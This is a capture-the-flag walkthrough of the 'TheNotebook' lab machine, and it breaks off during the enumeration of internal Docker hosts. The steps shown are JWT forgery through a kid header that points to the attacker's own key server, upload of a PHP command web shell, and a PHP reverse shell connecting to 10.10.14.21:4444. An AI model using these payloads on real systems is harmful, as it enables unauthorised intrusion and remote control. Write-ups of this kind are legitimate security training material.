
TheNotebook
Scan
As usual, both TCP and UDP port scans were done on the box. The TCP scan revealed that the following ports are open:
TCP scan
> nmap -p- -Pn --open -iL ../input_ip.txt -oA nmap_open_tcp_ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
UDP Scan
> nmap -sU -Pn --open -iL ../input_ip.txt -oA nmap_open_udp_ports
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
User flag
The HTTP port (TCP/80) hosts a web application called "The Notebook".

It was possible to register a user test and log in to the application. However, the username admin was already taken and it was not posible to register a new user with it.
It was possible to add notes to the application. I tested to add two notes that could be accessed under :
- http://thenotebook.htb/45b581aa-503b-4885-a8a2-ca7d84ec63ff/notes/5
- http://thenotebook.htb/45b581aa-503b-4885-a8a2-ca7d84ec63ff/notes/6
By decrementing or incremeting requests it was not possible to found other notes. The user test has the password test. After signing in to this account, it was not possible to recover new notes. Takig a look at the requests, it was possible to find that the cookie cotains a JWT token :
Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOmZhbHNlfQ.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ; uuid=f570e243-c7c9-4512-9e70-0415cc266b2bOnce extracted, it was decoded ad it has the following structure :
{
  "typ":"JWT",
  "alg":"RS256",
  "kid":"http://localhost:7070/privKey.key"
}
{
    "username": "test",
    "email": "test@test.htb",
    "admin_cap": false
}
I used the tool jwt_tool in order to tamper data into the token and verify that the signature is correctly verified.
$> python3 jwt_tool.py -T  'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOmZhbHNlfQ.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ'

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.3                \______|             @ticarpi

Original JWT:


====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] kid = "http://localhost:7070/privKey.key"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] username = "test"
[2] email = "test@test.htb"
[3] admin_cap = False
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of admin_cap is: False
Please enter new value and hit ENTER
> True
[1] username = "test"
[2] email = "test@test.htb"
[3] admin_cap = True
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_410e641b521105c67373e14bfb87cc18 - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOnRydWV9.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ
However, it did not worked and the token was not valid. I tried to change the field kid in order to put a server on my own in order to sign with a private key I controlk and make the Web application validate it. I again tampered the data.
$> python3 jwt_tool.py -T  'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOmZhbHNlfQ.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ'

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.3                \______|             @ticarpi

Original JWT:


====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] kid = "http://localhost:7070/privKey.key"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of kid is: http://localhost:7070/privKey.key
Please enter new value and hit ENTER
> http://10.10.14.21:7070/priv.key
[1] typ = "JWT"
[2] alg = "RS256"
[3] kid = "http://10.10.14.21:7070/priv.key"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] username = "test"
[2] email = "test@test.htb"
[3] admin_cap = False
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_c61be46e205ab56e38ed59390c87e43e - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4yMTo3MDcwL3ByaXYua2V5In0.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOmZhbHNlfQ.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ
I started a Web server and was able to see a connection coming.
$> gop serve -H 10.10.14.21 -P 7070
[+] Serve file to: http://10.10.14.21:7070 for /mnt/pentest/TheNotebook/AUDITOR/scripts/jwt_tool
[2021.06.28 13:43:18] [10.129.175.236:49340] GET /priv.key

[2021.06.28 13:43:18] [10.129.175.236:49340]
GET /priv.key HTTP/1.1
Connection: keep-alive
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
So it might be possible to craft an arbitrary paylaod and let the server validate it with an arbirtratry key. I first begin to create a key :
$> mkdir JWT-exploit
$> cd JWT-exploit
$> ssh-keygen -t rsa -b 4096 -m PEM -f priv.key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in priv.key
Your public key has been saved in priv.key.pub
The key fingerprint is:
SHA256:14kXIjk67NBnK4zXmG1Z00EEMF6c8hcsas6GRa6I7sA root@Kali-HTB
The key's randomart image is:
+---[RSA 4096]----+
|        ooo=o    |
|       .o++.o    |
|       o=+..o.   |
|     o .=o.=.+   |
|   ...=BS =.=    |
|. . .=oO+= o     |
|.E  . B.*        |
| ..  . o         |
| ..              |
+----[SHA256]-----+
This key was used to sign a new JTW token where data was tampered :
- The
kidfield was change for the address of the private key used to sign the JWT on my server - The
admin_capfield was set toTrue
$> python3 jwt_tool.py -T -S rs256 --privkey ../JWT-exploit/priv.key  'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOmZhbHNlfQ.mE10x1sbOBWS4rqeWirvPh4USRfZyEAz4parlbs2TC5-FoiMMcyylbMBIvh-u2YHcl6Vd3HcTmboTSDQyaXBHhXMsmXu2gswha-TzpLkUhyiMDfZODNzxoRWVrzUDtDp6urU2_nhHHEnGIFUv3aEo56JfiUQs36m3bTe2IZXShGwLcVgWGhT58Bh1fbpvUhbdXNQmKCmWlMaJ50rhHhn3hylEAZkR0aMSjAP5nMaAXRwKwL1jWizZ_nButaUIC_qC0Jn69_7jEMCvt2N-XAsm4i2tjQ8rlBSkiWfmZ0DTcxEYsn10g8VbTphCdh73smWftaZdbMEbRDb8AKZKtEMQP5UgaHI8Y3gnLkQA5K0cuVaczm-xKwHCYUULWcTre4pJ6e7N2-MKf0oAMDWr-3C1BSOJ-yhaVnJpwjiAzTOjtElLihjvJ-Sc4mxcVLWCNxZ9XpZAjz6QMMRtEaWU9cDSCpobujTiOP99jNS9_ETVLFaJLChnCzskdT7Gu4Uz7XnUAUBn-UbpztH04iQgPvrMjlDMT_9XX-FSkLNs1ZDMA9PUpZrFZGJi6loGnXLxBa8x8JalidEbrO9xTOmHzW3b7i694v4qTviZcx3ub_xRE4THv8i1plHJb61oAgt2v_4Xt_um_Inx3lEp1pzscq7A-s9NK5Tgike0agY-Z_-YRQ'


        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.3                \______|             @ticarpi

Original JWT:


====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] kid = "http://localhost:7070/privKey.key"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of kid is: http://localhost:7070/privKey.key
Please enter new value and hit ENTER
> http://10.10.14.21:7070/priv.key
[1] typ = "JWT"
[2] alg = "RS256"
[3] kid = "http://10.10.14.21:7070/priv.key"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] username = "test"
[2] email = "test@test.htb"
[3] admin_cap = False
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of admin_cap is: False
Please enter new value and hit ENTER
> True
[1] username = "test"
[2] email = "test@test.htb"
[3] admin_cap = True
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
jwttool_9a71e24fcec52936f6c53c39c8369dae - Tampered token - RSA Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4yMTo3MDcwL3ByaXYua2V5In0.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdC5odGIiLCJhZG1pbl9jYXAiOnRydWV9.Fo51_hft9I3ByuSmeU7Sfb4oGKTEI5ffnoti9Hloy8rsPp88VZ96J2vOnHiGaqRZ_YrEbaYC-dlG5pGTjwGzHFkcUnVBRzfvjquwt9IleHcswUkGQULTe0yC-7GOA-piehihRWk6ppp96-ltF0NwX8eKWuJB7rXDVtdy3LsSpWnv0bRTzd_cp7XKvux8o0pBkYJkAGYYisbIE2NISH8XYoK0jAt64-x0WF1P3DfeBx1kt6Y6IIJ5GcLVyegKfY-rLIVqZoVOSxFbavnqQKu9FmeSGLt7x7vYzCYVh0zA-nAwZi3PMj98STG7pT7QAIeg5tZ7itUp5hmomktzmmCBtuhgnRMCYnu14RCRquzHqSpV9YqesdN6Kkc967ojdnVWCmTt_It81s7YGnkYcpTixtmS3VPSFPbbvp95DRfkfHzw7qFDupDdL6VtfpZ86vOLigahyh6eXmFTtAXjFzrzxbzdj24bIin4fCR7R6NQHEqW5P61_xEyCQxhFNWaiVRY2OuuzkVDTFNTidrgg9C9u5l6M0GcPkyEM0Ev2Oo68zf0X9K9naqoqe_tqh56XF4YynvgusxGMmOkQCW2arZcq_HzLuYSn5zNtOM_gV0MuE84hN-lgZRulZPyqfQgtG5Rf9mpg07l8BN_KEtnYFgGFXZmV662KKrH_kxCBLnkw_c
Once a request made, a connection was received :

The JWT token was valid.


I set up a Match and Replace rule in Burp in order to apply this transformation to all the request I will make in the future.

Browsing the website as admin, it was possible to see all the notes and to upload files on the server. Some note were retrieved and talk about the fact that PHP files are executed.
an other note is from a user called noah asking himself I wonder is the admin good enough to trust my data with?.

A .php was uploaded on the server and the its content that display the result of the function phpinfo() was displayed.
I uploaded a file with the following content and retrieved a reverse-shell.
<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
    <input type="TEXT" name="cmd" id="cmd" size="80">
    <input type="SUBMIT" value="Execute">
    </form>
    <pre>
      <?php
        if(isset($_GET['cmd']))
        {
                system($_GET['cmd']);
        }
      ?>
    </pre>
  </body>
  <script>document.getElementById("cmd").focus();</script>
</html>
I transformed the execution of code into a reverse shell via the following code uplooaded to the server.
<?php
$sock=fsockopen("10.10.14.21",4444);
$proc=proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);
?>
Then on the machine, it looks like docker container are set-up on the machine. Based on the information contained into the JWT, I tried to contact the TCP/7070 port on the machines that belongs to the network range of docker. I did found a valid Web application on http://172.17.0.3:7070. A directory listing displayed all the files and foldes into it.
> curl http://172.17.0.3:7070

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="__pycache__/">__pycache__/</a></li>
<li><a href="admin/">admin/</a></li>
<li><a href="create_db.py">create_db.py</a></li>
<li><a href="main.py">main.py</a></li>
